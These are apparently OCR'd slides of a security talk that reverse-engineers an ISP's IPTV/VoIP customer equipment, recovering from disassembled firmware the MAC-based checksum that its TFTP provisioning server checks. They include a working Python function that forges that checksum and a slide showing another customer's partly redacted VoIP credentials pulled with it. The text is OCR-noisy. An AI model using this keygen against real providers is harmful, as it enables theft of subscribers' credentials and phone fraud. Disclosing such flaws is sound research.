
IPTV

Customer Premise Equipment (CPE)







DOWNLOAD
95.03
Mbps
UPLOAD
819.87
Mbps
0
1
5
10
20
30
50
75
100
1UP
Mbps


Open Source
File
Disc
Network
Capture
URL
rtp://@239.186.76.1:10000
To Open a usual network stream (HTTP, RTSP, RTMP, MMS, FTP, etc.), just enter the URL in the field above. If you want to open a RTP or UDP stream, press the button below.
Open RTP/UDP Stream
Media Resource Locator (MRL)
Streaming/Saving:
rtp://233.35.254.34:1234 - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help
1UP
00:00
00:00
100
100%


1
2
3
CLEAR
4
5
6
7
8
9
*
0
#
SEND

Management of the CPE can be done using TR-069 or a combination of DHCP / TFTP with UDP-based CPE commands.



```
mac=000f9461
chk=502674854eac
type=O    MX
hw=0
fw=O    MX.v1.10.0.10c.bin
stage=0
```

```
vlan_mmt=62241
vlan_voice=58146
vlan_p1=33572
defpri=0000000000000000
vlansp1=8324
prip1=00
userid0=043    6
authid0=2    3
passwd0=V    p
clip0=1
clir0=0
callwait0=0
conference0=0
clip1=0
clir1=0
callwait1=0
conference1=0
tftp_server=10.21.0.7
tftp_server_port=69
storecfg=0
sip_server=212.25.7.70
sip_server_port=5060
ratecount=3
reg_exp=4
country=ch
send_dtmf=1
sendflash=0
dialplan=4|0[2-7]1[^]8|0[89]1[^]8|18[0-9]2|16[0-9]1|[^]+
cliptype=1
erate_p1=300
version0    X.v1.10.0.10c.bin
erate_wan=300
irate=012c000000000000000000000000
erate=012c000000000000000000000000
```


```
mac=000f946[redacted]
chk=502674854eab
type=0[redacted]X
hw=0
fw=0[redacted]X.v1.10.0.10c.bin
stage=0
error=request failederror=request failed
```

428’716 bytes

```
tftp_server=10.21.0.7
tftp_server_port=69
```

```
$ binwalk -A img.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
372           0x174           Ubicom32 instructions, function epilogue
376           0x178           Ubicom32 instructions, function prologue
508           0x1FC           Ubicom32 instructions, function epilogue
512           0x200           Ubicom32 instructions, function prologue
560           0x230           Ubicom32 instructions, function epilogue
664           0x298           Ubicom32 instructions, function prologue
1084          0x43C           Ubicom32 instructions, function epilogue
```



UBICOM™

PRELIMINARY
March 28, 2007

StreamEngine® 5160 and 5170 Communication Processors

Ten-Way Multithreaded Processors Optimized for Network Connectivity

1.0 Product Highlights

The StreamEngine 5160 and 5170 Communication Processors (IP51xx) are revolutionary new platforms from Ubicom, designed to provide highly integrated solutions for applications at the "edge" of Internet connectivity, including routers, bridges, gateways, and a wide variety of embedded networked client solutions.

The IP51xx is optimized for efficient network processing in embedded solutions. Its development has led to the

Key Features:

- 32-bit Multithreaded CPU — 270 MIPS or 350 MIPS
- IP51xx is optimized for communication processing
  - Ten-way fine-grained multithreading
  - Deterministic execution on all threads
  - Zero overhead full context switching
  - Programmable MIPS per thread
  - Instruction Set Architecture optimized for packet processing
    - Memory-to-memory architecture, powerful addressing modes
    - Small, fast instruction set, strong bit manipulation
    - Reduced code size vs. RISC CPUs
- On-chip program / data memory


Ubicom32 Tool Chain hosted on CodeAurora

```
$ ubicom32-linux-uclibc-objdump -mubicom32ver4 -D img.bin -bbinary -EB

img.bin:     file format binary


Disassembly of section .data:

00000000 <.data>:
       0:       c90055aa        movei d0,#21930
       4:       d8a00054        call a5,0x154
       8:       e31ffa00        moveai a0,#%hi(0x3ffd0000)
       c:       0100e400        lea.4 d0,(a0)
      10:       e31ff800        moveai a0,#%hi(0x3ffc0000)
      14:       0101e400        lea.4 d1,(a0)
```




```
4dc98:    0100648a    move.4 a0,40(a4)
4dc9c:    e4a00cd3    moveai a5,#%hi(0x40066980)
4dca0:    0101fcab    lea.1 d1,11(a5)
4dca4:    d8a04ef1    call a5,0x61868
4dca8:    0121645f    move.4 a1,124(a2)
4dcac:    0100642a    move.4 d0,40(a1)
4dcb0:    e4200d0d    moveai a1,#%hi(0x40068680)
4dcb4:    0101fc38    lea.1 d1,24(a1)
4dcb8:    01027cc0    move.1 d2,(a6)
4dcbc:    01037cc1    move.1 d3,1(a6)
4dcc0:    01047cc2    move.1 d4,2(a6)
4dcc4:    01057cc3    move.1 d5,3(a6)
4dcc8:    01067cc4    move.1 d6,4(a6)
4dccc:    01077cc5    move.1 d7,5(a6)
4dcd0:    d8a04ee6    call a5,0x61868
-------------------------------------------------------------
4dcd4:    01087cc1    move.1 d8,1(a6)
4dcd8:    010d7cc1    move.1 d13,1(a6)
4dcdc:    1203090d    lsl.4 d3,d13,#0x1
4dce0:    010a7cc0    move.1 d10,(a6)
4dce4:    7923190d    add.4 a3,d13,d3
4dce8:    71025123    add.2 d2,a3,d10
4dcec:    010b7cc2    move.1 d11,2(a6)
4dcf0:    01097cc2    move.1 d9,2(a6)
4dcf4:    12071909    lsl.4 d7,d9,#0x3
4dcf8:    91244907    sub.4 a4,d7,d9
```

Rewrite the routine in a "higher programming language"…

```
#!/usr/bin/env python

a6 = [ord(x) for x in "\x00\x0f\x94\x61\x8a\xfb"]
a6 = [ord(x) for x in "\x00\x0f\x94\x61\x6f\xbf"]
sp = [0]*128

d8      = a6[1]                 #   4dcd4:      01087cc1        move.1 d8,1(a6)
d13     = a6[1]                 #   4dcd8:      010d7cc1        move.1 d13,1(a6)
d3      = d13 << 1              #   4dcdc:      1203090d        lsl.4 d3,d13,#0x1
d10     = a6[0]                 #   4dce0:      010a7cc0        move.1 d10,(a6)
a3      = d13 + d3              #   4dce4:      7923190d        add.4 a3,d13,d3
d2      = (a3 + d10) & 0xffff   #   4dce8:      71025123        add.2 d2,a3,d10
d11     = a6[2]                 #   4dcec:      010b7cc2        move.1 d11,2(a6)
d9      = a6[2]                 #   4dcf0:      01097cc2        move.1 d9,2(a6)
d7      = d9 << 3               #   4dcf4:      12071909        lsl.4 d7,d9,#0x3
a4      = d7 - d9               #   4dcf8:      91244907        sub.4 a4,d7,d9
d14     = (a4 + d2) & 0xffff    #   4dcfc:      710e1124        add.2 d14,a4,d2
mac_hi  = (115 + d14) & 0xffff  #   4dd00:      71287073        add.2 mac_hi,#115,d14
sp[21]  = mac_hi & 0xff         #   4dd04:      04f57928        move.1 21(sp),mac_hi
d12     = d13 << 3              #   4dd08:      120c190d        lsl.4 d12,d13,#0x3
a5      = d12 - d13             #   4dd0c:      9125690c        sub.4 a5,d12,d13
d6      = (a5 + d11) & 0xffff   #   4dd10:      71065925        add.2 d6,a5,d11
d11     = a6[3]                 #   4dd14:      010b7cc3        move.1 d11,3(a6)
d1      = a6[3]                 #   4dd18:      01017cc3        move.1 d1,3(a6)
d4      = d1 << 1               #   4dd1c:      12040901        lsl.4 d4,d1,#0x1
```


```
def chk(mac_str):
        mac = [int(x, 16) for x in mac_str.split(':', 6)]
        chk = [0] * 6

        chk[5] = 1*mac[0] + 3*mac[1] + 7*mac[2]                                    + 115 & 0xff
        chk[3] =            7*mac[1] + 1*mac[2] + 3*mac[3]                         + 101 & 0xff
        chk[0] =                      3*mac[2] + 7*mac[3] + 1*mac[4]               +  99 & 0xff
        chk[4] =                                 1*mac[3] + 3*mac[4] + 7*mac[5] + 114 & 0xff
        chk[1] = 3*mac[0]                                + 7*mac[4] + 1*mac[5] + 101 & 0xff
        chk[2] = 7*mac[0] + 1*mac[1]                                + 3*mac[5] + 116 & 0xff

        return ':'.join(['{:02x}'.format(x) for x in chk])
```

```
mac=000f9461[redacted]
chk=352dc08559ac
vlan_mmt=62241
vlan_voice=58146
vlan_p1=33572
defpri=0000000000000000
vlansp1=8324
prip1=00
userid0=044[redacted]
authid0=214[redacted]
passwd0=JD[redacted]
clip0=1
clir0=0
callwait0=0
conference0=0
clip1=0
clir1=0
callwait1=0
conference1=0
tftp_server=10.21.0.7
```

MAC address of CPE of another customer

Chk value derived from MAC address

VoIP Credentials of the other customer (oops)


password

GAME OVER